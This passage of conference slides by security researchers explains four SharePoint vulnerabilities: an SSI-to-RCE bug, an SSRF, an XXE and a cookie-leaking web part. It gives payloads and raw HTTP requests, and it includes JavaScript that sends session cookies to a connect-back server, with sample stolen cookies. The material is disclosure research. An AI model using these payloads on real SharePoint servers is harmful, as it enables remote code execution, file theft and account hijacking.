  - SSI is not allowed because `SPPageParserFilter` is enabled default

Exploitation Examples

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- Bypass/Disable `SPPageParserFilter` ?

  If the second parameter of ParseControl is `true`, SPPageParserFilter will be ignored!

```
public Control ParseControl(string content, bool ignoreParserFilter)
{
    return TemplateParser.ParseControl(content, VirtualPath.Create(this.AppRelativeVirtualPath),
ignoreParserFilter);
}
```

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- good target

  `DataFormWebPart.CreateChildControls()` dangerous if *flag2 == true*

```
bool flag2 = EditingPageParser.VerifySPDControlMarkup(this._partContent);
....
Control control = this.Page.ParseControl(this._partContent, flag2);
```

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- Before this line, we need to bypass some check
  - Valid Xml Format
    - Can’t register prefix because <% is not a xml format
  - Should have `runat=server` flag
    - Or your content will be considered to client code
  - VerifyControlOnSafeList(with false parameter)
    - Can’t use unsafe control
    - Can use Server side include
  - VerifySPDControlMarkup
    - Can’t contain objectdatasource which is a notorious gadget

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- Bypass it!
  - We can use ssi when VerifyControlOnSafeList with `false` parameter
  - `runat=server` can be used in HTML tag
  - We don’t need to use unsafe control or objectdatasource, reading web.config is enough to cause rce

```
<form runat="server"><!--#include virtual="/web.config"-->
```

POC video

CVE-2020-16952

DataFormWebPart CreateChildControls Server-Side Include

POC

include web.config file

and archieve a remote code execution via ViewState

Server

Sharepoint 2019

Server-side Request Forgery(SSRF)

```
string url="http://attacker.controlled.tld";
WebRequest req = WebRequest.Create(url);
req.method = "GET";
req.Credentials = CredentialCache.DefaultCredentials;
HttpWebResponse res = (HttpWebResponse)req.GetResponse();
string res_from_server = new StreamReader(res.GetResponseStream()).ReadToEnd();
Console.WriteLine(res_from_server);
```

There were a dozen of SSRF vulnerabilities

Exploitation Examples

SPHashtagHelper SSRF (CVE-2020-1440)

- SPHashtagHelper.CallOLS

  It will create a WebRequest by `SafeCreate`(wrapper of Create) and return the result of the request.

```
namespace Microsoft.SharePoint
{
    [ClientCallableType(ServerTypeId = "{CB694AA5-A1C5-4551-BFB0-6BE94DF1522E}", Name =
"HashtagStoreManager", IsBeta = true)]
    internal sealed class SPHashtagStoreManager
    {
        [ClientCallableMethod(Name = "CallOLS", OperationType = OperationType.Read, IsBeta = true)]
        internal static string CallOLS(string url)
        {
            return SPHashtagHelper.MakeOLSGetRequest(url);
        }
```

SPHashtagHelper SSRF (CVE-2020-1440)

- SPHashtagHelper.CallOLS

  It will create a WebRequest by `SafeCreate`(wrapper of Create) and return the result of the request.

  There is a SSRF vulnerability if we can control url param.

- How to reach this endpoint?

SPHashtagHelper SSRF (CVE-2020-1440)

- If one method is marked as [ClientCallableMethod], We can trigger it by api request, normally like

```
/_api/NameSpace.ClientCallableType.ClientCallableMethod
```

So here is

```
/_api/SP.HashtagStoreManager.CallOLS
```

- And we can control any params!

SPHashtagHelper SSRF (CVE-2020-1440)

```
GET /_api/SP.HashtagStoreManager.CallOLS?url='https://srcincite.io/' HTTP/1.1
Host: <target>
```

```
HTTP/1.1 200 OK
Content-Type: application/xml;charset=utf-8
Content-Length: 11182

<?xml version="1.0" encoding="utf-8"?>
<d:CallOLS xmlns:d="http://schemas.microsoft.com/ado/2007/08/dataservices"
xmlns:m="http://schemas.microsoft.com/ado/2007/08/dataservices/metadata"
xmlns:georss="http://www.georss.org/georss" xmlns:gml="http://www.opengis.net/gml">
   ... site contents here...
</d:CallOLS>
```

XML Parsing(Old .Net Framework)

When XML input containing a reference to an external entity is processed by a default XML parser, XML external entities are resolved.

Impact:

- Arbitrary file disclosure
- DoS
- SSRF

Sometimes, this can lead to RCE.

XML Parsing(Old .Net Framework)

- Vulnerable Code

```
using System.Xml;

namespace TestNamespace
{
    public class DoNotUseLoadXml
    {
        public void TestMethod(string xml)
        {
            XmlDocument doc = new XmlDocument();
            doc.LoadXml(xml);
        }
    }
}
```

XML Parsing(Old .Net Framework)

- Vulnerable Code

  There are a lot vulnerable slots in .NET Framework.

```
XmlSchema.Read()
XPathDocument(stream)
XmlValidatingReader(xmlFragment, fragType, context)
XmlSerializer.Deserialize()
DataSet.ReadXml()
XmlSchemaCollection.Add(String, String)
```

XML Parsing(Old .Net Framework)

- Migration
  - Upgrade .NET Version to upper 4.5, which will block dtd default
  - Use XmlReader to protect, for example

```
using System.Xml;

public static void TestMethod(string xml)
{
    XmlDocument doc = new XmlDocument() { XmlResolver = null };
    System.IO.StringReader sreader = new System.IO.StringReader(xml);
    XmlReader reader = XmlReader.Create(sreader, new XmlReaderSettings() { XmlResolver = null });
    doc.Load(reader);
}
```

XML Parsing(Old .Net Framework)

- But Sharepoint's .NET version is 4.0

  Exploit is possible ✔

  XXE is Not Died !

Exploitation Examples

GetPluginContent XXE (CVE-2021-24072)


- GetPluginContent()

  which call `XmlDocument.LoadXml()`, It will read pluginFile content and pass it to LoadXml sink

```
private static AddinPlugin GetPluginContent(SPFile pluginFile, string pluginName)
{
    AddinPlugin addinPlugin = new AddinPlugin();
    addinPlugin.Title = pluginName;
    using (StreamReader streamReader = new StreamReader(pluginFile.OpenBinaryStream()))
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.LoadXml(streamReader.ReadToEnd());
```

GetPluginContent XXE (CVE-2021-24072)

- Call Stack



GetPluginContent XXE (CVE-2021-24072)

- How it works?
  - It will get all the `files` in `/_catalogs/wp/<xxx>.webpart`
  - SPFile: Include files in file system and database!
  - Find the filename equals the parameter you submitted
  - Read it’s content back and call XmlDocument.LoadXml()

GetPluginContent XXE (CVE-2021-24072)

- First Step
  - Craft an XXE payload and place it on the server


```
PUT /_catalogs/wp/xxe.webpart HTTP/1.1
Host: sp2019
Authorization: NTLM xxxxxx
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

<XXE Payload>
```

GetPluginContent XXE (CVE-2021-24072)

- But how to trigger it?

  Look at the call stack



GetPluginContent XXE (CVE-2021-24072)

- What is [ClientCallable] Attribute?
  - Different from [ClientCallableMethod]
  - It’s means you can call it using Client-side SharePoint Object Model API (CSOM)

```
[ClientCallable(ClientLibraryTargets = ClientLibraryTargets.NonRESTful)]
public static AddinPlugin GetPlugin(string pluginName)
{
    SiteServicesAddins.CheckRights();
    return SiteServicesAddins.GetPlugin(SPContext.Current.Site, pluginName);
}
```


GetPluginContent XXE (CVE-2021-24072)

- CSOM stands for SharePoint client object model
  - used to insert, update, delete and retrieve data in SharePoint.
  - SDK actually
- Microsoft provides various client object models
  - JavaScript object model (JSOM)
  - SharePoint Rest API
  - SharePoint .NET client object model

GetPluginContent XXE (CVE-2021-24072)

- CSOM

  Every [ClientCallable] function has a paired [Remote] function



GetPluginContent XXE (CVE-2021-24072)


- Second Step

  Use CSOM to call the GetPlugin method

```
ClientContext context = new ClientContext(url);
context.Credentials = credential;
AddinPlugin addinPlugin = SiteServicesAddins.GetPlugin(context, "xxe");
context.Load(addinPlugin);
context.ExecuteQuery();
```


GetPluginContent XXE (CVE-2021-24072)

- Second Step (read win.ini)



```
POST /_vti_bin/client.svc/ProcessQuery HTTP/1.1
Host: [redacted]
Connection: keep-alive
Cache-Control: max-age=0
Accept: */*
DNT: 1
Service-Worker: script
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: same-origin
Sec-Fetch-Dest: serviceworker
Referer: https://[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Accept-Encoding: gzip, deflate
X-RequestDigest:0xE8256B25709E4DAE954F27D948D9C6BC5D40A88A705BC97A7E76841E996F1A6D25FDED56
Accept-Language: zh,zh-CN;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6,ru;q=0.5
Cookie: [redacted]
Content-Type: text/xml
Content-Length: 544

<Request AddExpandoFieldTypeSuffix="true" SchemaVersion="15.0.0.0" LibraryVersion="16.0.0.
  <Actions>
    <ObjectPath Id="2" ObjectPathId="1" /><Query Id="3" ObjectPathId="1">
      <Query SelectAllProperties="true">
        <Properties />
      </Query>
    </Query>
```



```
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 16.0.[redacted]
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
X-MSEdge-Ref: Ref A: F026FBBD8CB54F8CAC9053A52302FB36 Ref B: HK2EDGE0712 Ref C: 2020-12-15
Date: Tue, 15 Dec 2020 12:52:16 GMT
Content-Length: 417

[
  {
    "SchemaVersion":"15.0.0.0",
    "LibraryVersion":"16.0.[redacted]",
    "ErrorInfo":null,
    "TraceCorrelationId":"208a979f-c085-[redacted]"
  },
  2,
  {
    "IsNull":false
  },
  3,
  {
    "_ObjectType_":"SP.Publishing.AddinPlugin",
    "Description":"",
    "Markup":"; for 16-bit app support\r\n[fonts]\r\n[extensions]\r\n[mci extensions]\r\n[
    "Title":"xxe"
  }
]
```

POC video

CVE-2021-24072 GetPluginContent XXE

POC

Read win.ini file

Server

Sharepoint 2019

GetPluginContent XXE (CVE-2021-24072)

- Second Step (read win.ini)

  Read *win.ini* from sharepoint online

- How about web.config?

  Only one ‘%’ away

  But can’t bypass it 🙃


```
<!-- web.config -->
<PeoplePickerWildcards>
      <clear />
      <add key="AspNetSqlMembershipProvider" value="%" />
    </PeoplePickerWildcards>
```

Client Side

Client Side


- Several user authentication methods
  - NTLM
  - Form-based authentication
  - Oauth
- Form-based authentication
  - DataFormWebPart ParameterBinding (CVE-2020-17089)

Form-based authentication



Form-based authentication

- rtFa & FedAuth
- We can fake other users if we get their FBA cookies
- with httponly flag
- User with the same cookies can access both admin panel and site collection



DataFormWebPart ParameterBinding (CVE-2020-17089)

- How to get cookie?

  IIS server variables provide information about the server, the connection with the client, and the current request on the connection. IIS server variables are not the same as environment variables.

  Here is the value we want.

HTTP_COOKIE	Returns the cookie string that was included with the request.

DataFormWebPart ParameterBinding (CVE-2020-17089)

- How to get cookie?

  But it is a server-side value, we need to get it back to the client-side.


- ParameterBinding

  “Specifies a stylesheet parameter binding to make a resource available to the XSL that renders the view.”

```
<ParameterBinding Name="SelectedID" Location="QueryString(SelectedID)" />
```

DataFormWebPart ParameterBinding (CVE-2020-17089)

- Trigger it with `ParameterBinding`



DataFormWebPart ParameterBinding (CVE-2020-17089)

- Trigger it with `ParameterBinding`

```
<WebPartPages:DataFormWebPart runat="server">
<ParameterBindings>
  <ParameterBinding Name="cookies" Location="ServerVariable(HTTP_COOKIE)" DefaultValue=""/>
</ParameterBindings>
  <xsl>
    //...
        <xsl:text> Cookie: </xsl:text>
        <xsl:value-of select="$cookies" disable-output-escaping="yes" />
    //...
  </xsl>
</WebPartPages:DataFormWebPart>
```

DataFormWebPart ParameterBinding (CVE-2020-17089)

- Use js to steal cookie

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open("POST","https://[connectbackserver]/pwn",true);
xmlHttp.send(document.getElementById('WebPartctl00').innerText);
```

DataFormWebPart ParameterBinding (CVE-2020-17089)

```
Username: 0#.f|membership|steven@xxxx.com
Cookie:
rtFa=UDO3RBk/lmXIhMj...;FedAuth=77u/PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTgiPz48U1A+VjgsMGguZnx
tZW1iZXJzaGlwfDEwMDMyMDA.....
```

Conclusion

Conclusion

- When you give users more permissions, your system is more dangerous
- User created content that can interact with server-side controls has the potential to cause some trust violations
  - It is very difficult to check it fully
- Multiple API gives an attacker a large attack surface for vulnerability discovery

Thank you for listening

Yuhao Weng @ Sangfor
Steven Seeley @ Qihoo 360 Vulcan
Zhiniang Peng @ Sangfor

References

- http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/
- https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.control
- https://docs.microsoft.com/en-us/previous-versions/iis/6.0-sdk/ms524602(v=vs.90)
- https://www.blackhat.com/us-20/briefings/schedule/#room-for-escape-scribbling-outside-the-lines-of-template-security-20292